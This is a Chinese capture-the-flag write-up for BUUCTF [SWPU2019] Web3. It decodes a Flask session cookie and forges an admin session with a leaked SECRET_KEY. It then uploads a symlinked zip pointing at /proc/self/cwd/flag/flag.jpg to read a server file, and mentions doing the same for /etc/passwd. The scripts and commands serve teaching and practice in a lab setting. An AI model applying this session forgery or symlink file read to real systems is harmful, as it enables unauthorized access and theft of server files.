BUUCTF [SWPU2019] Web3

原创


Senimo_ 于 2020-12-20 18:24:27 发布 284 收藏
分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF SWPU2019 Web3 writeup CTF

BUUCTF [SWPU2019] Web3


考点：

1. **Flask伪造session**
2. `unzip()`存在软链接攻击
3. **软链接的压缩包**的制作
4. `/cwd`指向当前进程运行目录的一个符号链接,即Flask运行进程目录


启动环境：




首先是一个登陆页面，标题为：`CTF-Flask-Demo`，推测其应为`Flask`所编写，尝试使用`admin`用户登陆：
用户名：`admin`、密码：`admin`，登陆成功：



又尝试了几个登陆密码，应该是没有验证，随便登陆
其中有文件上传功能，点击**upload**：



提示权限不足，考虑其为`session`判断权限，使用**BurpSuite**查看页面**Cookie**信息：



获取到`session`的值：

```
session=
.eJyrVspMUbKqVlJIUrJS8g1xLFeq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFxjxhY.X9GvLw.3NYCqF4
ayMMyV8WF2VW4a2ToMYk!
```

注：在**Flask**中，`session`是保存在**Cookie**中，也就是本地，所以可以直接读取其内容，也就产生了**Flask伪造session**的漏洞。

尝试使用Python3脚本解密`session`：

```python
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode


def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)


if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

```
(venv) [redacted] pythonProject % python3 main.py .
eJyrVspMUbKqVlJIUrJS8g1xLFeq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yi
VFqcW5SXmpsKFagFxjxhY.X9GvLw.3NYCqF4ayMMyV8WF2VW4a2ToMYk
{'id': b'100', 'is_login': True, 'password': 'admin', 'username': 'admin'}
```

得到解密后的`session`：


```
{'id': b'100', 'is_login': True, 'password': 'admin', 'username': 'admin'}
```

其中`username`属性和`password`属性均为`admin`，可能后端是验证`id`属性的值，尝试**伪造session**，但需要**SECRET_KEY**的值，**SECRET_KEY**是Flask中的通用密钥，主要在加密算法中作为一个参数，这个值的复杂度影响到数据传输和存储时的复杂度，密钥最好存储在系统变量中。

通常访问不存在的目录时，会出现在请求头中，尝试访问：`http://xxx/test`目录：

404 not found

在**F12**的**Network**中查看：



其中`Swpuctf_csrf_token: U0VDUkVUX0tFWTprZXlxcXF3d3dlZWUhQCMkJV4mKg==`，将其解码，得到：

```
SECRET_KEY:keyqqqwwweee!@#$%^&*
```

将其中`id`的值修改为`1`，构造本题所需的`session`：

```
{'id': b'1', 'is_login': True, 'password': 'admin', 'username': 'admin'}
```


使用**flask-session-cookie**加密脚本Github地址：

```
python3 flask_session_cookie_manager3.py encode -s 'keyqqqwwweee!@#$%^&*' -t "{'id': b'1', 'is_login': True, 'password': 'admin', 'username': 'admin'}"
```


```
flask-session-cookie-manager % python3 flask_session_cookie_manager3.py encode -s 'keyqqqwwweee!@#$%^&*' -t "{'id': b'1', 'is_login': True, 'password': 'admin', 'username': 'admin'}"
.eJyrVspMUbKqVlJIUrJS8g20tVWq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFiyxgX.X9G4CQ.xjoUSW4JhyILLyU41SPLk_kVGx8
```

得到加密后的`session`：`.eJyrVspMUbKqVlJIUrJS8g20tVWq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFiyxgX.X9G4CQ.xjoUSW4JhyILLyU41SPLk_kVGx8`

使用**F12**中的**Application**，修改其中的`session`值：



再次点击**upload**，进入到文件上传页面：



在查看网页源码时，找到了注释中的源码：

```
@app.route('/upload',methods=['GET','POST'])
def upload():
    if session['id'] != b'1':
        return render_template_string(temp)
    if request.method=='POST':
        m = hashlib.md5()
        name = session['password']
        name = name+'qweqweqwe'
        name = name.encode(encoding='utf-8')
        m.update(name)
        md5_one= m.hexdigest()
        n = hashlib.md5()
        ip = request.remote_addr
        ip = ip.encode(encoding='utf-8')
        n.update(ip)
        md5_ip = n.hexdigest()
        f=request.files['file']
        basepath=os.path.dirname(os.path.realpath(__file__))
        path = basepath+'/upload/'+md5_ip+'/'+md5_one+'/'+session['username']+"/"
        path_base = basepath+'/upload/'+md5_ip+'/'
        filename = f.filename
        pathname = path+filename
        if "zip" != filename.split('.')[-1]:
            return 'zip only allowed'
        if not os.path.exists(path_base):
            try:
                os.makedirs(path_base)
            except Exception as e:
                return 'error'
```

```
        if not os.path.exists(path):
            try:
                os.makedirs(path)
            except Exception as e:
                return 'error'
        if not os.path.exists(pathname):
            try:
                f.save(pathname)
            except Exception as e:
                return 'error'
        try:
            cmd = "unzip -n -d "+path+" "+ pathname
            if cmd.find('|') != -1 or cmd.find(';') != -1:
    waf()
                return 'error'
            os.system(cmd)
        except Exception as e:
            return 'error'
        unzip_file = zipfile.ZipFile(pathname,'r')
        unzip_filename = unzip_file.namelist()[0]
        if session['is_login'] != True:
            return 'not login'
        try:
            if unzip_filename.find('/') != -1:
                shutil.rmtree(path_base)
                os.mkdir(path_base)
                return 'error'
            image = open(path+unzip_filename, "rb").read()
            resp = make_response(image)
            resp.headers['Content-Type'] = 'image/png'
            return resp
        except Exception as e:
            shutil.rmtree(path_base)
            os.mkdir(path_base)
            return 'error'
    return render_template('upload.html')


@app.route('/showflag')
def showflag():
    if True == False:
        image = open(os.path.join('./flag/flag.jpg'), "rb").read()
        resp = make_response(image)
        resp.headers['Content-Type'] = 'image/png'
        return resp
    else:
        return "can't give you"
```

应该为路由`route.py`中的`upload`页面的源码，对其进行源码审计：
在`/upload`路由中：

- 需要上传一个以`.zip`结尾的压缩图片
- 服务器进行解压
- 文件名不能存在`/`

在`/showflag`路由中：
给出了flag的路径：`./flag/flag.jpg`

通过查阅资料，`unzip()`存在软链接攻击，发现可以通过上传一个软链接的压缩包，来读取文件：


```
ln -s    // linux的软链接 类似快捷方式
ln -s   // /ect/passwd forever404 会出现一个forever404文本 里面包含有密码
/proc/self // 记录系统运行的信息状态 cwd指向当前进程运行目录的一个符号链接 即Flask运行进程目录
```

构造上传所需的文件：

```
ln -s /proc/self/cwd/flag/flag.jpg tmp1
zip -ry tmp1.zip tmp1
```

```
adding: tmp1 (stored 0%)
```

得到`tmp1.zip`文件，上传文件时，使用**BurpSuite**抓取数据包：



使用**Repeater**发送数据包，在**Response**中得到flag